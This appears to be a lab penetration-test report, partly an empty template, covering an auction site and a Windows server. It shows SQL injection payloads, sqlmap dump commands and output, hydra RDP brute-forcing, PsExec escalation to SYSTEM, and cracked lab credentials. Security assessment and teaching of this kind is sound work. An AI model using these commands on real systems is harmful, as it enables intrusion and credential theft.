

replace title

replace author

replace date

Contents

1	Introduction	4
2	Executive Summary	5
2.1	Planning	5
2.1.1	Approach	5
2.1.2	Scope	5
2.1.3	Objectives	5
2.2	Methodology	5
2.2.1	Information Gathering	5
2.2.2	System Attacks	5
2.3	Summary of Findings	5
3	Key Findings	6
3.1	Auction Site	6
3.1.1	Path Traversal	6
3.1.2	SQL Injection	8
3.1.3	Weak Authentication	14
3.2	SRV1 - Windows Server	16
3.2.1	RDP Bruteforce	16
3.2.2	Insecure Privileges	18
3.2.3	Weak passwords	20
3.3	Ubuntu Client	24
3.3.1	FTP Anonymous Access	24
3.3.2	SSH Bruteforce	26
3.3.3	Improper Access Controls	28
3.4	SRV2 - Linux Server	30
3.4.1	Username Enumeration	30
3.4.2	SSH Bruteforce	30
4	Recommendations	32
4.1	Auction Site	32
4.1.1	Path Traversal	32
4.1.2	SQL Injection	32
4.1.3	Weak Authentication	32

4.2	SRV1 - Windows Server	32
4.2.1	RDP bruteforce	32
4.2.2	Insecure privileges	32
4.2.3	Weak passwords	32
4.3	Ubuntu Client	32
4.3.1	SSH bruteforce	32
4.4	SRV2 - Linux Server	32
5	Conclusion	33
6	Appendices	34
6.1	Appendix A: Python bruteforce script	34
6.2	Appendix B: Session enumeration script	34

List of Figures

3.1	Inspecting the image	7
3.2	Viewing the image contents	8
3.3	Exploiting the vulnerable file read	8
3.4	Authentication bypass SQLi	12
3.5	Admin panel access gained	12
3.6	Initial SQLmap testing	13
3.7	Finding DB users	13
3.8	Finding DB names	13
3.9	Finding table names	13
3.10	Dumping user data	14
3.11	Bruteforcing the David user	16
3.12	Cracking the hashes from SQLmap	16
3.13	Enumerating the session IDs	16
3.14	Bruteforcing the ftp user credentials	17
3.15	Gaining access to the server through RDP	18
3.16	Checking user permissions for ftp	19
3.17	Using a file share to transfer PsExec	20
3.18	Elevating to system	20
3.19	Using Pwdump7 to extract hashes	23
3.20	Cracking two hashes with standard rockyou	23
3.21	Cracking one hash with rockyou + best64	23
3.22	Cracking two hashes with rockyou + d3ad0ne	24
3.23	Cracking one hash with rockyou hybrid attack	24
3.24	Final results of hash cracking	24
3.25	FTP access using anonymous user	25
3.26	Retrieving files from the server	26
3.27	kr_kx cracked	27
3.28	gshear cracked	27
3.29	Viewing MySQL details	29
3.30	Injecting XSS through the DB	29
3.31	Demonstrating XSS	29
3.32	Enumerating users	31
6.1	Login form bruteforce script	34
6.2	Enumerating the session cookies	35

Chapter 1

Introduction

Chapter 2

Executive Summary

2.1 Planning

2.1.1 Approach

2.1.2 Scope

2.1.3 Objectives

2.2 Methodology

2.2.1 Information Gathering

2.2.2 System Attacks

2.3 Summary of Findings

Chapter 3

Key Findings

3.1 Auction Site

This section covers the vulnerabilities found with the user-facing auction site.

3.1.1 Path Traversal

Security Implications / Risk Level

Path traversal allows for arbitrary file read across the system, for any files readable by the apache user (www-data). This is dangerous as it could potentially leak sensitive company data, as well as user data. If combined with other vulnerabilities, such as incorrect permissions on log files, it is possible to achieve Remote Code Execution through malicious log read/write.

Overall, the execution of this vulnerability is trivial, and the repercussions are potentially serious but not disastrous. Due to this, the risk level of this vulnerability is evaluated to be **medium**.

Cause of Vulnerability

The vulnerability is caused by the method used to retrieve and display image files on the website. Instead of directly referencing the image file through the 'src' field on an 'img' HTML tag, a PHP script is instead used to include the file.

While using PHP include scripts may not normally be dangerous, the file name to be retrieved can be edited by the user, allowing them to easily select which file should be displayed. A lack of filter/extension whitelist makes this even more potent.

Steps to Replicate

- Firstly the inspect element tool in Mozilla Firefox was used to inspect an image, revealing the image URL (Fig. 3.1).

- The image URL could then be opened, showing the ASCII representation of the binary content for the image file (Fig. 3.2).
- Finally, the URL parameter 'file' could be replaced with a file path, allowing for arbitrary file read. In this example, the ../ operator was used to go up directories until root, and then the /etc/passwd file was navigated to (Fig. 3.3).




Figure 3.1: Inspecting the image




Figure 3.2: Viewing the image contents




Figure 3.3: Exploiting the vulnerable file read

3.1.2 SQL Injection

Security Implications / Risk Level

SQL injection is a blanket term covering any kind of unintended user control over the SQL queries interacting with a database. This can manifest in many

forms, such as:

- Authentication bypass, where SQL queries can be modified to bypass authentication checks such as login forms.
- Union injection, where the UNION keyword in SQL can be used to access data from other columns, tables, and databases.
- Error based injection, where SQL errors are intentionally created in order to gain information about the database.
- Blind injection, where queries that return TRUE or FALSE can be used to gain information about the database.

From the testing done, the website appears to be vulnerable to both authentication bypass, allowing attackers to log in to accounts, and blind injection, allowing for full read access across the database.

The execution of these vulnerabilities are relatively easy with the use of tools like SQLmap, and the repercussions can be very serious, allowing attackers to log in to administrator accounts as well as reading any user/auction data from the database. Due to this, the risk level of this vulnerability is evaluated to be **high**.

Cause of Vulnerability

SQL injection vulnerabilities are a result of allowing unsanitised user input in to SQL queries. Sanitising SQL queries involves removing any kind of dangerous character from the input, such as quotation marks (single and double) and comment tags. If this is not done, attackers are able to modify queries in specific ways to allow them to perform SQL injection.

One example of this would be performing an authentication bypass injection. A normal query may use a query like:

```
SELECT * FROM users WHERE username = '$inputname' AND password = '$inputpass';
```

If an attacker enters something like ' OR 1=1# in to the username field, the query becomes:

```
SELECT * FROM users WHERE username = '' OR 1=1#;
```

Which will pick the first username from the table and sign the attacker in.

Steps to Replicate

- For initial testing of SQL injection, a basic authentication bypass was used. The payload ' OR 1=1 - was entered in to the username field (Fig. 3.4), which subsequently allowed access to the 'David' account, giving use of the admin panel as well (Fig. 3.5).

- For further testing, the tool SQLmap was used. This is a tool that automatically iterates through potential SQLi payloads, providing information such as DB names, table names, table data, SQL user names, and SQL version.
- The first test done with SQLmap was checking if it detected SQL injection. The command used for this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch
```

The results provided some information on the DB system and potential attacks it was vulnerable to (Fig. 3.6).

- After this, the `-passwords` flag was used to test for DB users and retrieve any passwords if possible. SQLmap found a DB user named "auctuser", but had no access to the users table so could not retrieve a password (Fig. 3.7).
- With no password found, the next step was to search for databases. The command used to do this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch --databases
```

This successfully found the databases, returning three in total (Fig. 3.8). The first was the `information_schema` DB, default in all installations of MySQL. The second was the `auctionsrus` DB, the one likely holding all info. The last was a test DB which also comes default with MySQL.

- With the new information of the `auctionsrs` db, the `-tables` flag could be used to dump the table names for said DB. The command used for this was:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus --tables
```

This returned two tables found in the `auctionsrus` DB (Fig. 3.9). One, `auction_users`, was likely to contain the user data for the site, while the other, `auctions`, was likely to contain the auction data.

- Finally, the last step was to attempt to dump the data from the tables. As a proof of concept, the data from the users table was dumped using the command:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus -T auction_users --dump
```

This returned the full set of user data from the `auction_users` table, including usernames, MD5 hashed passwords (all cracked, with the one not displayed on the screenshot being '7331'), user IDs, and user levels (Fig. 3.10). With the dump done, the full extent of the SQL injection was explored.



Figure 3.4: Authentication bypass SQLi




Figure 3.5: Admin panel access gained

```
File Edit View Search Terminal Help
root@kali:~
[13:45:33] [INFO] testing 'MySQL inline queries'
[13:45:34] [INFO] testing 'PostgreSQL inline queries'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:45:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:45:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:45:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:45:41] [INFO] GET parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP) injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:45:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:45:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:45:45] [INFO] target URL appears to be UNION injectable with 7 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[13:45:47] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[13:45:47] [INFO] checking if the injection point on GET parameter 'username' is a false positive
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 132 HTTP(s) requests:
..
Parameter: username (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 8563 FROM (SELECT(SLEEP(5)))UYMU) AND 'jkw'='jkw&password=test&search=
..
[13:46:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[13:46:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[13:46:07] [WARNING] you haven't updated sqlmap for more than 220 days!!!
[*] ending @ 13:46:07 /2020-03-10/
root@kali:~
```

Figure 3.6: Initial SQLmap testing

```
[15:23:37] [INFO] fetching database users password hashes
[15:23:37] [INFO] fetching database users
[15:23:37] [INFO] fetching number of database users
[15:23:37] [INFO] resumed: 1
[15:23:37] [INFO] resumed: 'auctuser'@'localhost'
[15:23:37] [INFO] fetching number of password hashes for user 'auctuser'
[15:23:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:23:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disrupt
ions
[15:23:38] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:23:38] [INFO] retrieved:
[15:23:38] [WARNING] unable to retrieve the number of password hashes for user 'auctuser'
[15:23:38] [ERROR] unable to retrieve the password hashes for the database users (probably because the DBMS current user has no read privileges
over the relevant system database table(s))
```

Figure 3.7: Finding DB users

```
[14:22:32] [INFO] adjusting time delay to 1 second due to good response times
3
[14:22:32] [INFO] retrieved: information_schema
[14:23:32] [INFO] retrieved: auctionsrus
[14:24:07] [INFO] retrieved: test
available databases [3]:
[*] auctionsrus
[*] information_schema
[*] test
```

Figure 3.8: Finding DB names

```
Database: auctionsrus
[14:28:53] [INFO] retrieved: auctions
Database: auctionsrus
[2 tables]
+-----+
| auction_users |
| auctions      |
+-----+
```

Figure 3.9: Finding table names

```
Database: auctionsrus
Table: auction_users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| userID | name | surname | username | password | user_level | user_level_md5 |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | david | NULL | david | 808fbc418080dc16c7bd457e20155ef3 (newsletters) | 100 | f89b18df9ca05996a431418e770c8dd (100) |
| 3 | Ginger Knowles | NULL | gknowles | ac64504cc2490b70772840642cffe0ff | 1001 | b8c37e33defae51cf91e1e03e51657da (1001) |
| 2 | john | NULL | john | d00181ca30c1e884390fd694fb2a8137 (boffin) | 1000 | a9b7ba70783b617e9998dc4dd82eb3c5 (1000) |
+-----+-----+-----+-----+-----+-----+-----+

[14:53:14] [INFO] table 'auctionsrus.auction_users' dumped to CSV file '/root/.sqlmap/output/172.16.2.133/dump/auctionsrus/auction_users.csv'
[14:53:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[14:53:14] [WARNING] you haven't updated sqlmap for more than 220 days!!

[*] ending @ 14:53:14 /2020-03-10/

root@kali:~#
```

Figure 3.10: Dumping user data

3.1.3 Weak Authentication

Security Implications / Risk Level

Weak authentication is another blanket term for a multitude of security vulnerabilities surrounding the authentication systems on a website. Again, these vulnerabilities can manifest in a number of forms, and have varying levels of risk depending on the vulnerability.

During testing a number of vulnerabilities were found that could be classed under weak authentication. These were:

- Susceptibility to bruteforce attacks: There appeared to be no rate-limiting or IP blocking functionality on the website login form, allowing for brute-force attacks to be performed easily. These attacks could potentially result in user accounts being accessed by attackers.
- Weakly hashed passwords: Using SQLmap, the users table was dumped, revealing that the passwords were hashed with unsalted MD5. This is a very weak algorithm, allowing it to be cracked quickly, as well as it having a plethora of rainbow tables already available online. This could result in threat actors easily cracking passwords if they were able to retrieve the hashes.
- Weak session IDs: Instead of a secure session ID, the session IDs used within the website are simply an MD5 hash of the user level for that account. This is extremely dangerous, as an attacker can easily enumerate through the user levels, testing each one and gaining access to every account with ease. Due to the numerous vulnerabilities possible with weak authentication, and the dangerous ability to get in to other accounts (including admins), this vulnerability is evaluated to be a **high** risk.

Cause of Vulnerability

The vulnerabilities found each had varying causes, depending on which part of the website was being interacted with. These included:

- Susceptibility to bruteforce attacks: The lack of a rate-limit or IP block on each account for the login form allows attackers to attempt as many times as they want, which makes bruteforce attacks possible.

- Weakly hashed passwords: The use of the MD5 hashing algorithm results in weak hashing security, which stems from either legacy code (from when MD5 was stronger) or poor security choices during the design of the system.
- Weak session IDs: Again, this is another issue stemming from poor security choices during the design stage. Session IDs should be chosen as a completely random string, so threat actors cannot collate multiple hashes and find patterns between them. Using unsalted MD5 as the hashing algorithm for this makes it even worse, as it is very easy to reverse engineer the original text from the hashes due to the nature of the user ID being numeric.

Steps to Replicate

Bruteforcing the login form

- To bruteforce the login form, a custom python script was used (Appendix A). This script read in usernames from a 'usernames.txt' file, and passwords from a provided wordlist (in this case english top 10000 wordlist). For each username, the script iterated through the passwords, sending a GET request using the python 'requests' library. If the text 'User Account' was found in the response text, this would indicate a successful sign in and print the found credentials before moving on to the next username. Using the script successfully found the credentials for the admin user 'david' (Fig. 3.11), and could likely find the rest if a more extensive wordlist was used.

Cracking the password hashes from SQLmap

- The password hashes gained from SQLmap were unsalted MD5, so one of the first things to check would be an online rainbow table (a database of hashes and their corresponding plaintexts). In this case, the website 'Crackstation' was used to reverse all three hashes (Fig. 3.12).

Enumerating the session IDs

- To enumerate the session IDs, another custom python script was created (Appendix B). This script enumerated through the numbers 0-1500, hashing each number of iteration. With the hash, the requests library was again used to send a GET request to the user_account.php page, with the hash set as a cookie. The response text of the request could then be analysed - first to check if any sign in was detected, which would then print the hash used, user level, and username. It would then check if the admin panel text was present, and if so, print that the user was an admin. This method was used to gain access to all 3 auction accounts (Fig. 3.13).


```

root@kali:~/Documents# python3 bruteforce.py
Cracking password for david...
Credentials found: david:newsletters

```

Figure 3.11: Bruteforcing the David user

Hash	Type	Result
509f8c419805dc16e7bd457e29155ef3	md5	newsletters
ac64504cc249b070772848642cffe6ff	md5	7331
d00181ca30c1e884390fd694fb2a8137	md5	boffin

Figure 3.12: Cracking the hashes from SQLmap

```

root@kali:~/Documents# python3 cookiecracker.py
=====Found new user!=====
Username: david
User level: 100
User hash: f899139df5e1059396431415e770c6dd
Admin: Yes
=====Found new user!=====
Username: john
User level: 1000
User hash: a9b7ba70783b617e9998dc4dd82eb3c5
Admin: No
=====Found new user!=====
Username: gknowles
User level: 1001
User hash: b8c37e33defde51cf91e1e03e51657da
Admin: No

```

Figure 3.13: Enumerating the session IDs

3.2 SRV1 - Windows Server

3.2.1 RDP Bruteforce

Security Implications / Risk Level

RDP, or Remote Desktop Protocol, is a service used for remotely accessing machines across a network. While it is a useful tool for remote administration, it can be very heavily exploited by an attacker if not properly secured, as it gives almost full access to the machine if compromised.

In this situation, the system was vulnerable to an RDP bruteforce. Using this vulnerability, it was possible to gain access to the 'ftp' user, creating a foothold in to the system which could be further exploited.

Due to the risk of accessing accounts on the server machine, but still requiring passwords which could potentially mitigate the potential of exploitation, this vulnerability is classed at **medium** risk.

Cause of Vulnerability

This vulnerability stemmed from the RDP port (3389) being left open on the server. Having the default RDP port open allows threat actors to easily identify the service running on the port, giving away a potential entry point to the system. From there, any brute force program such as hydra or ncrack can be used to begin brute force attempts on the service.


Steps to Replicate

- First, a list of potential usernames was collated from information gathered previously - this included usernames of known staff members (such as Stanley Jobson and Gabriel Shear), as well as common account names (such as guest and ftp).
- Next, the tool Hydra was used along with the rockyou.txt wordlist to start an RDP brute force, using the command

```
hydra -t 4 -l ftp -P rockyou.txt rdp://172.16.2.135 -v
```

This command allocates 4 tasks to the brute force, uses the username 'ftp' (each username was inputted manually), the password list as rockyou.txt, and the target as 172.16.2.135, the IP of the server.

- After trying multiple other user accounts without success, the brute force eventually returned a set of credentials for the 'ftp' user - 'ftp:Abracadabra' (Fig. 3.14). These credentials were then used with the Linux utility 'rdesktop' to remote in to the machine, successfully gaining access to the server (Fig. 3.15).



```
[STATUS] 26168.11 tries/min, 2067281 tries in 01:19h, 12277117 to do in 07:50h, 4 active  
[3389][rdp] host: 172.16.2.135 login: ftp password: Abracadabra  
[STATUS] attack finished for 172.16.2.135 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-12 01:31:31
```

Figure 3.14: Bruteforcing the ftp user credentials




Figure 3.15: Gaining access to the server through RDP

3.2.2 Insecure Privileges

Security Implications / Risk Level

Insecure privilege attacks occur when system privileges are distributed in a way that allows for attackers to exploit them more so than if the privileges were configured correctly. Some examples of this include giving every user administrator privileges on a Windows machine, or making all files global R/W/X on a Linux machine. Doing this allows the attacker to exploit the machines much more heavily than if users had their permissions restricted, or if files were correctly configured.

In this situation, the ftp user was given administrator privileges, which allowed for escalation to the system user as well as dumping the NT password hashes for every user on the machine. This is a huge security flaw, as if the ftp account was breached (as it was using the RDP brute force), the attacker gains full administrator privileges on the target machine. Due to this, the risk level was evaluated to be **high**.

Cause of Vulnerability

The cause of this vulnerability would come down to lack of security considerations when administering permissions to system users. As the ftp user should only be used for file transfers, there is no reason it should have administrative

privileges.

Steps to Replicate

- After logging in to the ftp user with rdesktop using the credentials from the RDP brute force, the user's privileges were checked with the 'net user ftp' command (Fig. 3.16).
- From here, the next step was to use the PsExec tool to escalate to the system user. The PsTool suite is not installed by default, and with no internet connection, another method had to be used to transfer the files across. The method used in this case was by creating a linked RDP share with rdesktop, using the command

```
rdesktop 172.16.2.135 -r disk:share=/root/Documents/pentest
```

This linked the /root/Documents/pentest folder on the host machine to the 'share' folder on the network drive. From here, the PsExec files could be transferred from the host to the server (Fig. 3.17).

- With PsExec now on the server, it could be used to elevate to system user by using the command

```
PsExec.exe -i -s cmd.exe
```

With this entered, a new shell is spawned running as nt authority/system, giving full privileges over the server (Fig. 3.18).

```
C:\Users\ftp>net user ftp
User name                ftp
Full Name                ftp
Comment
User's comment
Country code             0000 (System Default)
Account active           Yes
Account expires          Never
Password last set        12/4/2019 2:25:52 PM
Password expires         Never
Password changeable      12/4/2019 2:25:52 PM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/12/2020 11:53:11 AM
Logon hours allowed      All
Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

Figure 3.16: Checking user permissions for ftp




Figure 3.17: Using a file share to transfer PsExec

